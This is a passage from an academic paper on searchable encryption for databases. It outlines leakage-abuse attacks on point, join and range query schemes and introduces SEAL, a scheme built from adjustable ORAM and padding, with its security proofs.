therefore compute the size of each group. By running a frequency analysis attack or an $\ell_{\mathbf{p}}$-optimization attack (described in Section 2), it is easy to map plaintext values to encrypted tuples. Note that the above attack requires the attacker to see all queries. However, in the case of group-by queries, the very nature of the query reveals all possible point queries, resulting in total leakage exposure with just a single query.

To conclude, observing all possible results from point queries (either one by one or via a group-by query) turns an SE-implemented database into a deterministically-encrypted database, making it vulnerable to simple attacks.

3.2 SE-based Join Queries

A fundamental query type for relational databases is the *join* query. A simple join of two tables $\mathcal{T}$ and $\mathcal{R}$ on attribute x returns all pairs of tuples from $\mathcal{T}$ and $\mathcal{R}$ that agree on x, i.e.,

$$\texttt{SELECT * FROM } \mathcal{T}, \mathcal{R} \texttt{ WHERE } \mathcal{T}.x = \mathcal{R}.x;$$

A simple approach that allows us to support private join queries using SE is the following: We encrypt $\mathcal{T}$ with a semantically-secure encryption scheme and $\mathcal{R}$ with POINT-SE for private point queries on attribute x. Then we stream all the tuples of $\mathcal{T}$ to the client. Then the client decrypts each tuple $\mathtt{t}$ in $\mathcal{T}$ and queries the SE index for $\mathcal{R}$ (on attribute x) to retrieve the matching tuples of $\mathcal{R}$. Clearly this approach has high bandwidth since it requires streaming a large number of tuples to the client. We call this scheme JOIN-SE. To address the above bandwidth issue, Kamara and Moataz [30] propose a construction that, in the case of two tables $\mathcal{T}$ and $\mathcal{R}$, precomputes the answers to join queries on each possible attribute x. Then they store with SE a mapping from "keyword" x to the precomputed answer (i.e., pairs of pointers to tuples from $\mathcal{T}$ and $\mathcal{R}$ that have the same value on attribute x). This approach requires both significant amount of storage and setup time. We call this scheme JOIN-SE-PRECOMPUTE.

Attacks on JOIN-SE, JOIN-SE-PRECOMPUTE. It is easy to see that JOIN-SE and JOIN-SE-PRECOMPUTE leak the *encrypted join graph*. That is, for each encrypted tuple $\mathtt{t}$ of $\mathcal{T}$, the respective encrypted tuples $\mathtt{t}'$ of $\mathcal{R}$ that have the same value on x with $\mathtt{t}$ are leaked (if such tuples exist).

We propose a simple attack that recovers the values of the encrypted tuples: Assuming we have access to (part of) the plaintext dataset, we can compute the *plaintext join graph* by connecting with an edge tuples from $\mathcal{T}$ and tuples from $\mathcal{R}$ that have the same plaintext value on attribute x. If all tuples in $\mathcal{T}$ and $\mathcal{R}$ have at least one incident edge the attacker can perform the frequency analysis attack on both $\mathcal{T}$ and $\mathcal{R}$ and recover the plaintext values for the encrypted values of attribute x. In this case JOIN-SE and JOIN-SE-PRECOMPUTE provide exactly the same security properties for joins as more efficient encrypted systems based on deterministic encryption (e.g., CryptDB [43]). Otherwise the attack can be performed only on the leaked frequencies and JOIN-SE and JOIN-SE-PRECOMPUTE have potentially less leakage than systems based on deterministic encryption.

3.3 SE-based Range Queries

In the case of range queries, we want to retrieve all tuples from table $\mathcal{T}$ that contain value $v \in [l,u]$ in attribute x, i.e.,

$$\texttt{SELECT * FROM } \mathcal{T} \texttt{ WHERE } \mathcal{T}.x \geq l \text{ and } \mathcal{T}.x \leq u;$$

One way to support private range queries is to treat each numeric value of attribute x as a keyword and use SE. Then, private range queries can be supported by transforming the range $[l,u]$ to series of private point queries, i.e., searching for the individual values $l, l+1, \ldots, u-1, u$. We call this scheme RANGE-SE. Many attacks that exploit the overlapping and volume patterns exist against RANGE-SE—see [13, 25, 32, 35, 36, 39]. In general, these attacks first compute an ordering of the encrypted tuples and then retrieve the actual values after observing a certain number of queries.

To address this leakage, Faber et al. [20] and Demertzis et al. [15, 16] have proposed new private range constructions that use SE and are *response-hiding*, in that they do not leak overlaps between different range queries. Their main idea, called LOGARITHMIC-SRC in [15], builds a binary-tree data structure with some extra "internal" nodes (see Figure 2) on top of the database. Each leaf corresponds to a value $k \in \{0,1,\ldots,M-1\}$ (where M is the size of the domain of attribute x) and stores *all* tuples that have value k at attribute x (i.e., a leaf can store more than one tuples). Data stored in a leaf is also copied to its parents. To answer a range search query, we select the root of the smallest subtree fully covering the query. The above data structure defines a natural key-value relationship, where each tree node is a key with the value being its respective database tuples. This allows us to query the data structure privately using SE.

LOGARITHMIC-SRC yields up to $O(N)$ *false positives* where N is the size of the database table. For example, if the range $[3,5]$ is being queried in Figure 2 and there is a single tuple in the range but the rest of the dataset has value 2, node $N_{2,5}$ will be returned and therefore the response will be the entire dataset. LOGARITHMIC-SRC-I, proposed for this problem [15], maintains two LOGARITHMIC-SRC-type binary trees, one on the domain $\{0,\ldots,M-1\}$ that stores constant-size metadata in the leaves (let us call this tree T_1) and one on the domain $\{0,\ldots,N-1\}$ that stores the actual database tuples in the leaves (one per leaf) sorted by the search attribute (let us call this tree T_2). In particular, for every value of the domain $i \in \{0,\ldots,M-1\}$, T_1 stores the subrange of $\{0,\ldots,N-1\}$ that corresponds to database tuples with value i in T_2. Therefore, a range query $[a,b]$ is transformed into two queries: One range query $[a,b]$ in T_1 that returns information that allows one to reconstruct the range $[a',b']$ of T_2 that contains the desired tuples, and finally one range query $[a',b']$




Figure 2: LOGARITHMIC-SRC [15, 16] consists of a full binary tree over the domain with an extra internal node between every two cousins. Red values denote the number of tuples each node contains (used for the proposed attack).

in T_2 that returns those tuples. This approach brings down the worst-case query cost from $O(N)$ to $O(R+r)$, where R is the size of the queried range (and is due to querying T_1) and r is the size of the result (and is due to querying T_2).

Do existing attacks apply? It seems that existing (volumetric) attacks on RANGE-SE [13, 24, 25, 27, 32, 34–36, 39] do not apply to the above, response-hiding, schemes. However we must note that LOGARITHMIC-SRC and LOGARITHMIC-SRC-I leak the volume pattern of a restricted set of queries and may be vulnerable to new volumetric attacks. In particular, the very recent and concurrent work of Gui et al. [27] proposed new volumetric attacks that can handle cases of missing/spurious queries, and cases that return noisy results. These attacks for missing and noisy queries could potentially be used against LOGARITHMIC-SRC by setting a small window size and treating all volumes from large windows as noise. However, it is not clear how this noise would affect the attack output since the missing queries are not chosen at random as is assumed in [27]. Below, we describe our new attacks tailored to LOGARITHMIC-SRC that could be extended also for LOGARITHMIC-SRC-I.

New attacks on LOGARITHMIC-SRC. The main idea is that if the attacker observes the volumes of all queries, then she could potentially reconstruct the tree and map encrypted database tuples to plaintext values. For simplicity, let us focus on a LOGARITHMIC-SRC tree with $\mathsf{Dom} = \{0,1,2,3\}$ (and therefore 8 nodes, including the one "extra" internal node—see Figure 2). Assume the adversary observes the following sizes of results (he actually sees the respective encrypted tuples as well): 20, 1, 26, 18, 8, 5, 7 and 13. His goal is to map these sizes (and the respective encrypted tuples) to the nodes N_0, N_1, N_2, N_3, N_{01}, N_{12}, N_{23} and N_{03} of the tree. The tuples that map to leaf i will therefore have value i!

To do the mapping the adversary exploits the fact that the size of a parent is equal to the sum of the sizes of its children and therefore sets up 4 linear equations with 8 unknowns $|N_0|$, $|N_1|$, $|N_2|$, $|N_3|$, $|N_{01}|$, $|N_{12}|$, $|N_{23}|$ and $|N_{03}|$. Of course these equations have an infinite number of solutions but the one we are interested in is a permutation of the observed sizes 20, 1, 26, 18, 8, 5, 7 and 13. In our example, due the fact that all pairwise sums are different, there is a unique assignment (up to a mirror arrangement), in particular the assignment $|N_0| = 1$, $|N_1| = 7$, $|N_2| = 13$, $|N_3| = 5$, $|N_{01}| = 8$, $N_{12} = 20$, $N_{23} = 18$ and $N_{03} = 26$. We note here that the described attack would not work in the case where pairwise-sums are not unique (e.g., when all leaves have size 1) but other information could be potentially used in that case. To conclude, this simple attack shows that concealing the overlapping pattern (as LOGARITHMIC-SRC is doing) is not enough for fully defending against range attacks.

Generalization of attack to LOGARITHMIC-SRC-i. Recall that in LOGARITHMIC-SRC-I we maintain two LOGARITHMIC-SRC-type trees: one for the metadata (T_1) and one for the actual data (T_2). Every leaf in T_1 has size *at most one* since a specific domain value may not be present at all in the database. Thus the above attack that exploits distinct sizes of leaves might not work very well.

However there are still ways to launch an attack. Coming back to Figure 2, consider the tree T_1 on the domain $\{0,1,2,3\}$, with the difference that all leaf nodes have size either zero or one. Suppose after all queries have been issued on T_1 the adversary observes only three nodes of size one (and all other nodes have size zero). Looking into this information carefully, one can tell that these nodes have to be either N_0, $N_{0,1}$ and $N_{0,3}$ or N_3, $N_{2,3}$ and $N_{0,3}$ which implies that all database tuples have the same value *and* this value is either 0 or 3. Note that at that point, it will be easy to recover the topology of T_2 since for each range query one node of T_1 and one for T_2 will be accessed together.

The above attacks are not analyzed in full detail since we want to use them mainly as a way to manifest the weaknesses of the Logarithmic-SRC and Logarithmic-SRC-i schemes [15]. We also use them as a motivation to introduce our new RANGE-SRC-SE-(a,x) scheme (see Section 4.5). Exploring these attacks against Logarithmic-SRC and Logarithmic-SRC-i in more detail is left as future work.

4 SEAL: Adjustable Searchable Encryption & Derived Constructions

Most of the attacks on SE-based encrypted databases that were presented in section 3 exploit the leakage of SE such as the *search*, *overlapping* and *volume pattern*. In this section we propose SEAL, a family of new SE schemes with adjustable leakage with the hope that these can be used to implement more secure (yet efficient) encrypted databases that withstand leakage-abuse attacks. Our main building blocks are an *adjustable ORAM*, an ORAM that allows one to define the bits of leakage of the index being accessed in a tunable manner, as well a *an adjustable padding* algorithm that adds noise to the actual size of the list being accessed.

$bit \leftarrow \textbf{Real}^{\text{ADJ-ORAM-}\alpha}(\lambda)$:

1: $\mathsf{M}_0 \leftarrow \mathsf{Adv}(1^\lambda)$.
2: $(\sigma_0, \mathsf{EM}_0) \leftrightarrow$ ADJ-ORAMINITIALIZE$((1^\lambda, \mathsf{M}_0, \alpha), \perp)$.
3: **for** $k = 1$ to q **do** ▷ q: polynomial #queries
4: $\quad i_k \leftarrow \mathsf{Adv}(1^\kappa, \mathsf{EM}_0, m_1, m_2, \ldots, m_{k-1})$.
5: $\quad ((v_{i_k}, \sigma_k), \mathsf{EM}_k) \leftrightarrow$ ADJ-ORAMACCESS$((\mathtt{op}, i_k, v_{i_k}, \sigma_{k-1}), \mathsf{EM}_{k-1})$.
6: **return** $bit \leftarrow \mathsf{Adv}(1^k, \mathsf{EM}_0, m_1, m_2, \ldots, m_q)$.

$bit \leftarrow \textbf{Ideal}^{\text{ADJ-ORAM-}\alpha}_{\mathcal{L}_1^\alpha, \mathcal{L}_2^\alpha}(\lambda)$:

1: $\mathsf{M}_0 \leftarrow \mathsf{Adv}(1^\lambda)$.
2: $(st_\mathcal{S}, \mathsf{EM}_0) \leftarrow$ ADJ-SIMORAMINITIALIZE$(1^\lambda, \mathcal{L}_1^\alpha)$.
3: **for** $k = 1$ to q **do**
4: $\quad i_k \leftarrow \mathsf{Adv}(1^\kappa, \mathsf{EM}_0, m_1, m_2, \ldots, m_{k-1})$.
5: $\quad (st_\mathcal{S}, \mathsf{EM}_k) \leftrightarrow$ ADJ-SIMORAMACCESS$(st_\mathcal{S}, \mathsf{EM}_{k-1}, \mathcal{L}_2^\alpha(i_k))$.
6: **return** $bit \leftarrow \mathsf{Adv}(1^k, \mathsf{EM}_0, m_1, m_2, \ldots, m_q)$.

Figure 3: ADJ-ORAM-α real-ideal security experiments. With $m_0, m_1, \ldots$, we denote the messages exchanged at Line 5 of both experiments.

4.1 Adjustable Oblivious RAM

An adjustable ORAM (ADJ-ORAM-α) is parameterized by a parameter α that defines the number of leaked bits of the accessed memory location ($\alpha = 0$ for a traditional ORAM). We define the ADJ-ORAMINITIALIZE and ADJ-ORAMACCESS protocols of our ADJ-ORAM-α scheme:

- $(\sigma, \mathsf{EM}) \leftrightarrow$ ADJ-ORAMINITIALIZE$((1^\lambda, \mathsf{M}, \alpha), \perp)$, takes as input a security parameter λ, a memory array M of n values (without loss of generality lets assume n is a power of 2) $(1, v_1), \ldots, (n, v_n)$, a parameter $\alpha \in \{0, 1, \ldots, \log n\}$ and outputs secret state σ (for client), and encrypted memory EM (for server).

- $((v_i, \sigma), \mathsf{EM}) \leftrightarrow$ ADJ-ORAMACCESS$((\mathtt{op}, i, v_i, \sigma, \alpha), \mathsf{EM})$ is a protocol between the client and the server, where the client's input is the type of operation op (read/write), an index i and the value v_i—for $\mathtt{op} = \mathtt{read}$ client sets $v_i = \perp$. Server's input is the encrypted memory EM. Client's output consists of the updated secret state σ and the value v_i assigned to the i-th value of M if $\mathtt{op} = \mathtt{read}$ (for $\mathtt{op} = \mathtt{write}$ the returned value is $\perp$). Server's output is the updated encrypted memory EM.

Next, we define the security of ADJ-ORAM-α in the real/ideal game of Figure 3 parametrized by leakage functions $\mathcal{L}_1^\alpha, \mathcal{L}_2^\alpha$.

Definition 2 *ADJ-ORAM-α is $(\mathcal{L}_1^\alpha, \mathcal{L}_2^\alpha)$-secure if for any PPT adversary* Adv*, there exists a PPT simulator containing algorithms* $(\sigma, \mathsf{EM}) \leftrightarrow$ ADJ-ORAMINITIALIZE$((1^\lambda, \mathsf{M}, \alpha), \perp)$

1: Let M be in the form $(1, v_1), \ldots, (n, v_n)$ and $\mu = 2^\alpha$.
2: Sample a secret key $k \leftarrow^\$ \{0,1\}^\lambda$.
3: Let π_k be a PRP: $\{0,1\}^\lambda \times \{0,1\}^{\log_2 n} \rightarrow \{0,1\}^{\log_2 n}$.
4: Create $S_1, \ldots, S_\mu$ empty arrays of size $\frac{n}{\mu}$.
5: **for** $i = 1, \ldots, n$ **do**
6: $\quad$ Let ℓ be the integer representation of the α most significant bits of $\pi_k[i]$ and φ be the integer representation of the remaining bits of $\pi_k[i]$.
7: $\quad S_{\ell+1}[\phi + 1] = v_i$.
8: **for** $i = 1, \ldots, \mu$ **do**
9: $\quad (\sigma_i, \mathrm{EM}_i) \leftrightarrow$ ORAMINITIALIZE$((1^\lambda, S_i), \perp)$.
10: Let EM to be $\mathrm{EM}_1, \ldots, \mathrm{EM}_\mu$ and σ to $(\sigma_1, \ldots, \sigma_\mu)$.
11: **return** (σ, EM).

$((v_i, \sigma), \mathrm{EM}) \leftrightarrow$ ADJ-ORAMACCESS$((\mathtt{op}, i, v_i, \sigma, \alpha), \mathrm{EM})$

1: Parse σ as $(\sigma_1, \ldots, \sigma_\mu)$ and EM as $(\mathrm{EM}_1, \ldots, \mathrm{EM}_\mu)$ where $\mu = 2^\alpha$.
2: Let ℓ be the integer representation of the α most significant bits of $\pi_k[i]$ and φ be the integer representation of the remaining bits of $\pi_k[i]$.
3: $\ell = \ell + 1$ and $\phi = \phi + 1$.
4: $((v_i, \sigma_\ell), \mathrm{EM}_\ell) \leftrightarrow$ ORAMACCESS$((\mathtt{op}, \phi, v_i, \sigma_\ell), \mathrm{EM}_\ell)$.
5: **return** $(v_i, \sigma, \mathrm{EM})$.

Figure 4: ADJ-ORAM-α using any ORAM as a black box.

(*ADJ*-SIMORAMINITIALIZE, *ADJ*-SIMORAMACCESS)*:*

$$|\Pr[\textbf{\textit{Real}}^{\text{ADJ-ORAM-}\alpha}(\lambda) = 1] - \Pr[\textbf{\textit{Ideal}}^{\text{ADJ-ORAM-}\alpha}_{\mathcal{L}_1^\alpha, \mathcal{L}_2^\alpha}(\lambda) = 1]|$$

is at most $\mathit{neg}(\lambda)$*, where the above experiments are defined in Figure 3 and where the randomness is taken over the random bits used by the algorithms of the ADJ-ORAM-α scheme, the algorithms of the simulator and* Adv.

The leakages $\mathcal{L}_1^\alpha, \mathcal{L}_2^\alpha$ are defined in a manner similar to those of SE, i.e., $\mathcal{L}_1^\alpha(\mathsf{M}) = (n, \alpha)$ and $\mathcal{L}_2^\alpha(i) = id^\alpha(i)$, where $id^\alpha(i)$ returns the α most significant bits of a random $\log n$-bit alias assigned to tuple (i, v_i). Intuitively, if two queries for index i are made on an ADJ-ORAM-α, the adversary should only figure out that the α most significant bits of the queried index are the same—but nothing else.

Construction of ADJ-ORAM-α. The main idea behind our approach is that the memory array will not be stored in one ORAM, but it will be partitioned into multiple disjoint subsets, each of which will then be stored in a separate smaller ORAM. We use as a black box any secure ORAM= (ORAMINITIALIZE, ORAMACCESS) to store each subset. Our construction works by building 2^α different ORAMs $\mathrm{ORAM}_1, \ldots, \mathrm{ORAM}_{2^\alpha}$, each of which will store a part of M of size $n/2^\alpha$.

One possible way to partition M into these ORAMs would be to deterministically assign (i, v_i) based on their location in M, i.e., the first 2^α entries will be stored in ORAM_1, the next 2^α entries will be stored in ORAM_2 and so on. However, this might reveal sensitive information for certain application settings, e.g., if the server knows that M stores v_i in a sorted manner, then accessing ORAM_1 reveals that one of the smallest values in M was accessed. Hence, before performing the partitioning, we randomly permute M using a PRP P over $[1,n]$ (implemented with a small-domain PRP [23, 40, 45]), for which the key k is chosen and stored by the client. Let π_k be the corresponding mapping after k has been chosen. Then, the partitioning of M is performed using the integer representation of the α most significant bits of the permuted index and the remaining bits of $\pi_k(i)$ correspond to the index $\pi_k(i)$ of tuple (i, v_i) inside the small ORAM. Our construction is given in Figure 4.

Theorem 1 *Assuming* $(\text{ORAMINITIALIZE}, \text{ORAMACCESS})$ *is a secure ORAM and* π_k *is a secure PRP, then* ADJ-ORAM-α *presented above is* $(\mathcal{L}_1^\alpha, \mathcal{L}_2^\alpha)$*-secure, according to Def. 2.*

The ORAM scheme used is secure and therefore we use its algorithms SIMORAMINITIALIZE and SIMORAMACCESS. In particular, the ADJ-SIMORAMINITIALIZE takes as an input $\mathcal{L}_1^\alpha = (n, \alpha)$ and the security parameter λ, and it creates $\text{EM}_1, \ldots \text{EM}_\mu$ and $\sigma_1, \ldots, \sigma_\mu$ using $\text{SIMORAMINITIALIZE}(1^\lambda, \frac{n}{\mu})$ for $\mu = \frac{n}{2^\alpha}$. The ADJ-SIMORAMACCESS takes as an input $id^\alpha(i)$, from $\mathcal{L}_2$ leakage, which determines in which encrypted memory EM_i must be accessed, and performs a random access using $\text{SIMORAMACCESS}(\sigma_i, \text{EM}_i)$. Then, the simulator properly updates EM_i and σ_i.□

Performance and leakage of ADJ-ORAM-α. The higher the value of α is, the more efficient ADJ-ORAM is (ORAM is applied on a smaller parts of the array) and the larger the leakage becomes (more accesses will be made on the same small parts of the array). Concretely, if we assume that the ORAM used as a building block has $T(n)$ access overhead (e.g., $T(n) = O(\log n)$ for the most efficient ORAM [42]), then ADJ-ORAM-α has an improved $T(n/2^\alpha)$ overhead. In Section 4.3 we discuss how ADJ-ORAM-α can be instantiated using [46] and oblivious data structures [50] and we provide a more concrete performance analysis.

4.2 Adjustable Padding

In this section we propose *adjustable padding*, another primitive that will help us build more secure SE schemes. Recall that existing SE schemes leak the query result size, i.e., $|\mathcal{D}(w)|$. In particular, in a dataset with size N a keyword list can have N different sizes. One way to eliminate this leakage is by *padding* all the keyword lists $D(w)$ to the same size N (worst-case padding). However, this would introduce a prohibitive storage/search overhead. To avoid this overhead, one could pad to the closest power of two, forcing the adversary to observe at most $\log N + 1$ sizes—leaking $\log\log N + 1$ bits, at most doubling the search and storage overhead.

$\mathcal{D} \leftarrow \text{ADJ-Padding}(x, \mathcal{D})$

1: $N = |\mathcal{D}|$.
2: **for** each keyword w in $\mathcal{D}$ **do**
3: Find the smallest i: $x^{i-1} < |\mathcal{D}(w)| \leq x^i$.
4: Pad $\mathcal{D}(w)$ with $x^i - |\mathcal{D}(w)|$ dummy values.
5: Pad $\mathcal{D}$ with dummy records so that the total size is $x \cdot N$.
6: **return** the padded dataset.

Figure 5: ADJ-Padding-x leading to $\log_x N$ different sizes.

Our proposal is a generalization of the above idea. Our padding can be parameterized by a value x that defines the number of different sizes (which are exactly $\lceil \log_x N \rceil + 1$) that the adversary can observe. Our padding algorithm works as follows (see Figure 5). Given a keyword list $\mathcal{D}(w)$ of size, we find the integer i such that $x^{i-1} < |\mathcal{D}(w)| \leq x^i$. Then we pad the list $\mathcal{D}(w)$ with $x^i - |\mathcal{D}(w)|$ dummy entries. Note that this padding strategy can increase the space and search overhead by a factor of x and yields leakage of $\log\log_x N + 1$ bits! In other words the larger x is, the less efficient the scheme becomes and the less leakage the adversary observes. We note here that for simulation purposes, after all lists are padded, our algorithm pads the dataset to a total of $x \cdot N$ entries so that to avoid leaking any information about the dataset.

We note here that padding techniques have been used before for concealing the size of the accessed result (e.g., see Cash et al. [11] and Bost and Fouque [9], as well as Lacharite et al. [37] and Liberatore et al. [38]). However, these approaches depend on the distribution of the input dataset, which leads to more leakage, even prior to query execution. Instead our padding algorithm is *distribution-agnostic* and can thus be simulated only by knowing the size of the dataset N and the padding parameter x.

4.3 SEAL

We now present $\text{SEAL}(\alpha, x)$, our adjustable SE construction that uses ADJ-ORAM-α, ADJ-PADDING-x and an oblivious dictionary ODICT described in Section 2 as a black boxes. We recall that parameter α is defined in the range $[0, \log N]$ and that for $\alpha = 0$ all the search/overlapping pattern bits are protected, and for $\alpha = \log N$ all bits are leaked. Also for larger x values, less volume pattern bits are leaked—e.g., for value $x = N$ no volume pattern bits are leaked.

Construction of SEAL(α, x). $\text{SEAL}(\alpha, x)$ is defined similarly with SE (see Section 2) and has algorithms/protocols Setup and Search. Our construction is described in Figure 6.

$(st_C, I) \leftarrow$ SETUP$(1^\lambda, \mathcal{D})$

1: Let $\mathcal{D}$ be the input dataset and let $\mathbf{W}$ be the set of keywords in $\mathcal{D}$.
2: $\mathcal{D} \leftarrow$ ADJ-PADDING$(x, \mathcal{D})$. ▷ Parameter x is public.
3: Let M be an array of N entries storing (w, id) pairs of $\mathcal{D}$ in lexicographic order and i_w be the index of w's first occurrence in M.
4: $(T, \sigma_{\text{odict}}) \leftarrow$ ODICTSETUP$(1^\lambda, N)$.
5: **for** all $w \in \mathbf{W}$ **do**
6: Let $cnt_w = |\mathcal{D}(w)|$.
7: $(\sigma_{\text{odict}}, T) \leftrightarrow$ ODICTINSERT$((w, i_w || cnt_w, \sigma_{\text{odict}}), T)$.
8: $(\sigma_{\text{oram}}, \mathsf{EM}) \leftarrow$ ADJ-ORAMINITIALIZE$(1^\lambda, \mathsf{M}, \alpha)$. ▷ Parameter α is public.
9: $st_C = (\sigma_{\text{oram}}, \sigma_{\text{odict}})$ and $I = (\mathsf{EM}, T)$.
10: **return** (st_C, I).

$((\mathcal{X}, st_C), I) \leftrightarrow$ SEARCH$((st_C, w), I)$

1: Parse I as (EM, T) and st_C as (σ_{odict}, σ_{oram}) and let $\mathcal{X}$ be empty.
2: $((\texttt{value}, \sigma_{\text{odict}}), T) \leftrightarrow$ ODICTSEARCH$((w, \sigma_{\text{odict}}), T)$.
3: Parse $\texttt{value}$ as $(i_w || cnt_w)$.
4: **for** $i = i_w, \ldots, i_w + cnt_w$ **do**
5: $((v_i, \sigma_{\text{oram}}), \mathsf{EM}) \leftrightarrow$ ADJ-ORAMACCESS$((read, i, \perp, \sigma_{\text{oram}}, \alpha), \mathsf{EM})$. ▷ Parameter α is public.
6: $\mathcal{X} \leftarrow \mathcal{X} \cup v_i$.
7: **return** $(\mathcal{X}, st_C, I)$.

Figure 6: Our SEAL(α, x) scheme using ADJ-ORAM-α, ADJ-PADDING-x, and an oblivious dictionary as black boxes.

SEAL's setup takes as input dataset $\mathcal{D}$. Parameters α and x are considered public and we do not provide them as input explicitly. First, it uses ADJ-PADDING$(x, \mathcal{D})$ in order to transform $\mathcal{D}$ to a new dataset with at most $\log_x N + 1$ distinct results sizes (see Line 2 of setup). Then, it sorts all the (w, id) pairs in lexicographical order (see Line 3 of setup) and places them sequentially in a memory array M which is then given as input to the ADJ-ORAMINITIALIZE algorithm (see Line 8 of setup). The sorting guarantees that all (w, id) for the same keyword w will be placed in consecutive memory locations. All entries for w can then be retrieved if one knows the index of the first appearance of w and the size of the padded list $|\mathcal{D}(w)|$. For every keyword w, this information is stored in an oblivious dictionary T (see Line 7 of setup).

SEAL's search takes as input the queried keyword w, client's secret state st_C and the encrypted index I, which contains the small oblivious memories $\mathsf{EM}_1, \ldots$ as well as the oblivious dictionary T. For a given queried keyword w, the client first performs an access to the oblivious dictionary to retrieve the index of the first appearance of w in M and the padded result size (cnt_w) (see Lines 2-3 of search). Then, it performs cnt_w accesses in the ADJ-ORAM-α in order to retrieve the result $\mathcal{X}$ (see Lines 4-7 of search). Note that, due to padding, $\mathcal{X}$ may contain "dummy" records which will be filtered out by the client afterwards.

Leakage definition for SEAL(α, x). SEAL(α, x) is secure according to the standard SE/OSE definition described in Section 2 with the following leakage functions

$$\mathcal{L}_1^{\alpha,x}(\mathcal{D}) = (N, \alpha, x) \text{ and } \mathcal{L}_2^{\alpha,x}(\mathcal{D}, w) = \mathcal{D}_\alpha^x(w),$$

where $\mathcal{D}_\alpha^x(w)$ contains the α most significant bits of the aliases of the document identifiers in the padded list $\mathcal{D}(w)$ as output by algorithm ADJ-PADDING$(x, \mathcal{D})$. For the rest of the paper we simply denote these leakages as $\mathcal{L}_1$ and $\mathcal{L}_2$.

Theorem 2 *Assuming that* ODICT *is a secure oblivious data structure according to [50] (Def. 1) and* ADJ-ORAM-α *is secure according to Def. 2, then* SEAL(α, x) *is* $(\mathcal{L}_1, \mathcal{L}_2)$*-secure according to Def. 1.*

ADJ-ORAM-α is secure—our proof uses simulator algorithms ADJ-SIMORAMINITIALIZE and ADJ-SIMORAMACCESS. The security parameter λ is given. The SimSetup takes as an input $\mathcal{L}_1 = (N, \alpha, x)$. SimSetup initializes $(T, \sigma_{\text{odict}}) \leftarrow$ ODICTSETUP$(1^\lambda, N)$ and it inserts N random entries of the form $(w, i_w || cnt_w)$ in the oblivious dictionary T using ODICTINSERT. Then, it computes $N' = x \cdot N$. Finally, it uses ADJ-SIMORAMINITIALIZE$(1^\lambda, N', \alpha)$ to create the encrypted memory EM and state σ_{oram}. The SimSearch algorithm takes as an input $\mathcal{L}_2$ and performs one random access in the oblivious dictionary T using ODICTSEARCH, and calls $|\mathcal{D}_\alpha^x(w)|$ times the ADJ-SIMORAMACCESS with input the α-bit identifiers in $\mathcal{D}_\alpha^x(w)$ ($\mathcal{D}_\alpha^x(w)$ has the required leakage for ADJ-SIMORAMACCESS). Then, the simulator updates EM, T and the states σ_{odict}, and σ_{oram}. □

Asymptotic performance. Let $(T(n), C(n), S(n))$ be the access complexity, client-space complexity and server-space complexity respectively of the underlying ORAM used and

let $(t(n), c(n), s(n))$ be the access complexity, client-space complexity and server-space complexity respectively of the underlying oblivious dictionary used. The server space required is always $S(x \cdot N) + s(N)$. Now, assuming the client keeps, along with the oblivious dictionary state, the ORAM states locally, the search complexity for a keyword w is

$$t(N) + x \cdot |\mathcal{D}(w)| \cdot T\left(\frac{x \cdot N}{2^{\alpha}}\right)$$

and the client space is $2^{\alpha} \cdot C(x \cdot N/2^{\alpha}) + c(N)$. Assuming the client does not keep ORAM states locally and just downloads and re-encrypts to the server, the search complexity for w is

$$t(N) + x \cdot |\mathcal{D}(w)| \cdot \max\left\{T\left(\frac{x \cdot N}{2^{\alpha}}\right), C\left(\frac{x \cdot N}{2^{\alpha}}\right)\right\}$$

and the client space is just $c(N)$. Whether one chooses to store the local states locally or outsource them depends on the parameter α. For small values of α it is better to keep them locally, while for larger values of α it might worth outsourcing.

Implementing ADJ-ORAM-α. We implement each small ORAM in ADJ-ORAM-α with Path-ORAM [46]. Recall that the cost of Path-ORAM for accessing n blocks of size B is $B \log n$ for accessing the path and $O(\log^3 n)$ for recursively updating the position map. In our case we apply Path-ORAM on $N/2^a$ blocks of size around $2 \log N$ bits ($\log N$ bits for storing keyword w and $\log N$ bits for storing the *id*) and therefore our total cost is $O(\log N \log(N/2^a) + \log^3(N/2^a))$.

Implementing SEAL(α, x). For SEAL(α, x), apart from ADJ-ORAM-α as described above, we also use an oblivious dictionary ODICT (for storing $i_w || cnt_w$) implemented with an oblivious AVL tree [50] (this requires $b \log^2 N$ additional additive cost where b is the bitsize of $i_w || cnt_w$). In case the number of keywords/attributes $|\mathbf{W}|$ in small, we choose to keep the dictionary locally—this requires around $3|\mathbf{W}| \log N$ bits which in practice is a few megabytes and is a common assumption in Dynamic SE [8, 10, 21, 47]. Our experiments in the next section assume the dictionary is kept locally. Note that even if we do not keep the dictionary locally, we only require one oblivious access to it per query w. This is most of the times subsumed by the required $|\mathcal{D}(w)|$ ADJ-ORAM-α queries, especially when $|\mathcal{D}(w)|$ is large (e.g., $\Omega(\log^2 N)$). In any case we can always reduce the above cost with an adjustable oblivious dictionary at the expense of leaking α bits of the search pattern. Finally, in case the worst-case overhead of SEAL(α, x) becomes higher than sequential scan (which has no leakage), we perform a sequential scan.

4.4 New Constructions for Point/Join Queries

In Section 3 we presented/reviewed three constructions for point and join queries on encrypted databases that use *SE as a black box*: (i) POINT-SE, a construction for point queries on encrypted data; (ii) JOIN-SE and JOIN-SE-PRECOMPUTE, two constructions for join queries on encrypted data.

Our proposed new constructions reduce the leakage of the above constructions by using SEAL(α, x), instead of simple SE. By doing this replacement we have the following constructions, for various parameters of α and x,

1. POINT-ADJ-SE, and 2) JOIN-ADJ-SE.

Note that JOIN-ADJ-SE can be instantiated either by using JOIN-SE or JOIN-SE-PRECOMPUTE as basis.

4.5 New Constructions for Range Queries

The first adjustable construction that we propose for range queries, RANGE-ADJ-SE-(a, x), is based on the "naive" construction RANGE-SE from Section 3.3, where instead of simple SE we use SEAL(a, x).

Our second construction, RANGE-SRC-SE-(a, x) comprises two modifications of LOGARITHMIC-SRC-I [15] so that the potential attack presented in Section 3.3 is mitigated. Recall the attack works by exploiting volumes exposed by tree T_1 (the tree T_1 stores metadata required to search tree T_2).

